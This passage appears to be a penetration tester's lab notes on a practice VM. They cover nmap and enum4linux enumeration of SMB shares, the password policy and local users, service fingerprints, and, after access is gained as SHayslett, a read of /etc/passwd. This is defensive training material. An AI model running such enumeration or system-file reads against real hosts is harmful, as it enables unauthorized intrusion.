Pause
Stop
Report
DirBuster Stopped

139/tcp

139/tcp   open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)

Nmap-script

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --script=smb-enum-* -p139,445
192.168.103.147
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 14:24 EST
Stats: 0:04:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.71% done; ETC: 14:29 (0:00:42 remaining)
Stats: 0:05:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.71% done; ETC: 14:30 (0:00:50 remaining)
Nmap scan report for 192.168.103.147
Host is up (0.00057s latency).

PORT    STATE    SERVICE
139/tcp open     netbios-ssn
445/tcp filtered microsoft-ds

Host script results:
| smb-enum-domains:
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   RED
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled
| smb-enum-sessions:
|_  <nobody>
| smb-enum-shares:
|   account_used: guest
|   \\192.168.103.147\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (red server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.103.147\kathy:
|     Type: STYPE_DISKTREE
|     Comment: Fred, What are we doing here?
```

```
|    Users: 0
|    Max Users: <unlimited>
|    Path: C:\var\samba\
|    Anonymous access: READ
|    Current user access: READ
|  \\192.168.103.147\print$:
|    Type: STYPE_DISKTREE
|    Comment: Printer Drivers
|    Users: 0
|    Max Users: <unlimited>
|    Path: C:\var\lib\samba\printers
|    Anonymous access: <none>
|    Current user access: <none>
|  \\192.168.103.147\tmp:
|    Type: STYPE_DISKTREE
|    Comment: All temporary files should be stored here
|    Users: 0
|    Max Users: <unlimited>
|    Path: C:\var\tmp
|    Anonymous access: READ/WRITE
|_   Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 303.11 seconds
```

- kathy
- fred

enum4linux

```
└─$ cat ~/Desktop/output.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Mar  6 23:52:08 2021

 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.103.147
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================================================
|    Enumerating Workgroup/Domain on 192.168.103.147    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.103.147    |
 ============================================
Looking up status of 192.168.103.147
      RED             <00> -         H <ACTIVE>  Workstation Service
      RED             <03> -         H <ACTIVE>  Messenger Service
      RED             <20> -         H <ACTIVE>  File Server Service
```

```
        ..__MSBROWSE__. <01> - <GROUP> H <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -        H <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> H <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =========================================
|   Session Check on 192.168.103.147    |
 =========================================
[+] Server 192.168.103.147 allows sessions using username '', password ''

 ================================================
|   Getting domain SID for 192.168.103.147    |
 ================================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 =========================================
|   OS information on 192.168.103.147    |
 =========================================
[+] Got OS info for 192.168.103.147 from smbclient:
[+] Got OS info for 192.168.103.147 from srvinfo:
        RED            Wk Sv PrQ Unx NT SNT red server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 ================================
|   Users on 192.168.103.147    |
 ================================



 ============================================
|   Share Enumeration on 192.168.103.147    |
 ============================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.103.147
//192.168.103.147/print$        Mapping: DENIED, Listing: N/A
//192.168.103.147/kathy Mapping: OK, Listing: OK
//192.168.103.147/tmp   Mapping: OK, Listing: OK
//192.168.103.147/IPC$  [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ======================================================
|   Password Policy Information for 192.168.103.147    |
 ======================================================
```

[+] Attaching to 192.168.103.147 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

	[+] RED
	[+] Builtin

[+] Password Info for Domain: RED

	[+] Minimum password length: 5
	[+] Password history length: None
	[+] Maximum password age: Not Set
	[+] Password Complexity Flags: 000000

		[+] Domain Refuse Password Change: 0
		[+] Domain Password Store Cleartext: 0
		[+] Domain Password Lockout Admins: 0
		[+] Domain Password No Clear Change: 0
		[+] Domain Password No Anon Change: 0
		[+] Domain Password Complex: 0

	[+] Minimum password age: None
	[+] Reset Account Lockout Counter: 30 minutes
	[+] Locked Account Duration: 30 minutes
	[+] Account Lockout Threshold: None
	[+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

 ==================================
| Groups on 192.168.103.147 |
 ==================================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

===
| Users on 192.168.103.147 via RID cycling (RIDS: 500-550,1000-1050) |

```
=====================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-864226560-67800430-3082388513
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-864226560-67800430-3082388513 and logon username
'', password ''
S-1-5-21-864226560-67800430-3082388513-500 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-501 RED\nobody (Local User)
S-1-5-21-864226560-67800430-3082388513-502 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-503 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-504 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-505 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-506 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-507 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-508 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-509 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-510 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-511 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-512 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-513 RED\None (Domain Group)
S-1-5-21-864226560-67800430-3082388513-514 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-515 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-516 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-517 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-518 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-519 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-520 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-521 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-522 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-523 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-524 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-525 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-526 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-527 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-528 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-529 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-530 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-531 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-532 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-533 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-534 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-535 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-536 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-537 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-538 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-539 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-540 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-541 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-542 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-543 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-544 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-545 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-546 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-547 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-548 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-549 *unknown*\*unknown* (8)
S-1-5-21-864226560-67800430-3082388513-550 *unknown*\*unknown* (8)
```

S-1-5-21-864226560-67800430-3082388513-1000 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1001 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1002 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1003 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1004 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1005 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1006 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1007 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1008 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1009 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1010 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1011 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1012 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1013 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1014 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1015 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1016 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1017 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1018 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1019 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1020 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1021 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1022 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1023 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1024 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1025 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1026 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1027 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1028 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1029 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1030 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1031 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1032 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1033 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1034 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1035 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1036 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1037 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1038 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1039 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1040 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1041 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1042 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1043 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1044 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1045 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1046 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1047 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1048 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1049 *unknown**unknown* (8)
S-1-5-21-864226560-67800430-3082388513-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)

S-1-5-32-505 *unknown**unknown* (8)
S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)
S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)
S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)
S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)
S-1-5-32-541 *unknown**unknown* (8)
S-1-5-32-542 *unknown**unknown* (8)
S-1-5-32-543 *unknown**unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)
S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)

S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)
S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)
S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)
S-1-5-32-1043 *unknown**unknown* (8)
S-1-5-32-1044 *unknown**unknown* (8)
S-1-5-32-1045 *unknown**unknown* (8)
S-1-5-32-1046 *unknown**unknown* (8)
S-1-5-32-1047 *unknown**unknown* (8)
S-1-5-32-1048 *unknown**unknown* (8)
S-1-5-32-1049 *unknown**unknown* (8)
S-1-5-32-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\peter (Local User)
S-1-22-1-1001 Unix User\RNunemaker (Local User)
S-1-22-1-1002 Unix User\ETollefson (Local User)
S-1-22-1-1003 Unix User\DSwanger (Local User)
S-1-22-1-1004 Unix User\AParnell (Local User)
S-1-22-1-1005 Unix User\SHayslett (Local User)
S-1-22-1-1006 Unix User\MBassin (Local User)
S-1-22-1-1007 Unix User\JBare (Local User)
S-1-22-1-1008 Unix User\LSolum (Local User)
S-1-22-1-1009 Unix User\IChadwick (Local User)
S-1-22-1-1010 Unix User\MFrei (Local User)
S-1-22-1-1011 Unix User\SStroud (Local User)
S-1-22-1-1012 Unix User\CCeaser (Local User)
S-1-22-1-1013 Unix User\JKanode (Local User)
S-1-22-1-1014 Unix User\CJoo (Local User)
S-1-22-1-1015 Unix User\Eeth (Local User)

S-1-22-1-1016 Unix User\LSolum2 (Local User)
S-1-22-1-1017 Unix User\JLipps (Local User)
S-1-22-1-1018 Unix User\jamie (Local User)
S-1-22-1-1019 Unix User\Sam (Local User)
S-1-22-1-1020 Unix User\Drew (Local User)
S-1-22-1-1021 Unix User\jess (Local User)
S-1-22-1-1022 Unix User\SHAY (Local User)
S-1-22-1-1023 Unix User\Taylor (Local User)
S-1-22-1-1024 Unix User\mel (Local User)
S-1-22-1-1025 Unix User\kai (Local User)
S-1-22-1-1026 Unix User\zoe (Local User)
S-1-22-1-1027 Unix User\NATHAN (Local User)
S-1-22-1-1028 Unix User\www (Local User)
S-1-22-1-1029 Unix User\elly (Local User)

```
 ==============================================
|    Getting printer info for 192.168.103.147    |
 ==============================================
No printers returned.


enum4linux complete on Sat Mar  6 23:52:25 2021
```

smbclient

users


```
└─$ cat user.txt
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
```

SHAY
Taylor
mel
kai
zoe
NATHAN
www
elly

666/tcp

666/tcp open doom?
| fingerprint-strings:
| NULL:
| message2.jpgUT
| QWux
| "DL[E
| #;3[
| \xf6
| u([r
| qYQq
| Y_?n2
| 3&M~{
| 9-a)T
| L}AJ
|_ .npy.9

message



3306/tcp

3306/tcp open mysql MySQL 5.7.12-0ubuntu1
| mysql-info:
| Protocol: 10
| Version: 5.7.12-0ubuntu1
| Thread ID: 8
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, SupportsCompression, IgnoreSpaceBeforeParenthesis, InteractiveClient, SupportsTransactions, SupportsLoadDataLocal, IgnoreSigpipes, ODBCClient, FoundRows, ConnectWithDatabase, Speaks41ProtocolOld, Speaks41ProtocolNew, LongPassword, DontAllowDatabaseTableColumn, LongColumnFlag, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
| Status: Autocommit
| Salt: J<\x17\ P.>\x128(\x02hq(,%+Vm

|_ Auth Plugin Name: mysql_native_password

12380/tcp

12380/tcp open   http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.91%I=7%D=3/6%Time=6043CA93%P=x86_64-pc-linux-gnu%r(NULL
SF:,1350,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x15
SF:2\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x04
SF:\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xa2
SF:\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2\x
SF:0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\xb
SF:2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xaeu\
SF:xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd3
SF:\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\xa0
SF:\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\x8
SF:7\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\xf
SF:4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\xd
SF:c\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\xd5
SF:\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\xaf
SF:\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:\
SF:xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk\x
SF:8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc\x
SF:e7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xfd\
SF:xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\x
SF:9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0\x
SF:f1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r\x
SF:f8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?\x9c\xbdTy\xf9\xca\xd5\xaak\
SF:xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy\x
SF:d2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7f\
SF:xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb\[
SF:\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-\xac\]_\xf9\xc
SF:c\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\xa7
SF:\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81\x
SF:fd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x96
SF:\x1e\xcb\x879-a\)T\x02\xc8\$\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8f\
SF:xd0\x8f\x9fu\x01\x8dvT\xf0'\x9b\xe4ST%\x9f5\x95\xab\rSWb\xecN\xfb&\xf4\
SF:xed\xe3v\x13O\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd\x
SF:88\x8e}\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xbc
SF:L}AJ\xe5H\x912\x88\(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0\
SF:.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\x
SF:f6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\xf
SF:3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13*P\x11\?
SF:\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0");

Enum

Dirbuster

Found None

Hacked

User-Access

SHayslett

/etc/passwd

SHayslett@red:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:108:111::/var/run/dbus:/bin/false
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false

RNunemaker:x:1001:1001::/home/RNunemaker:/bin/bash
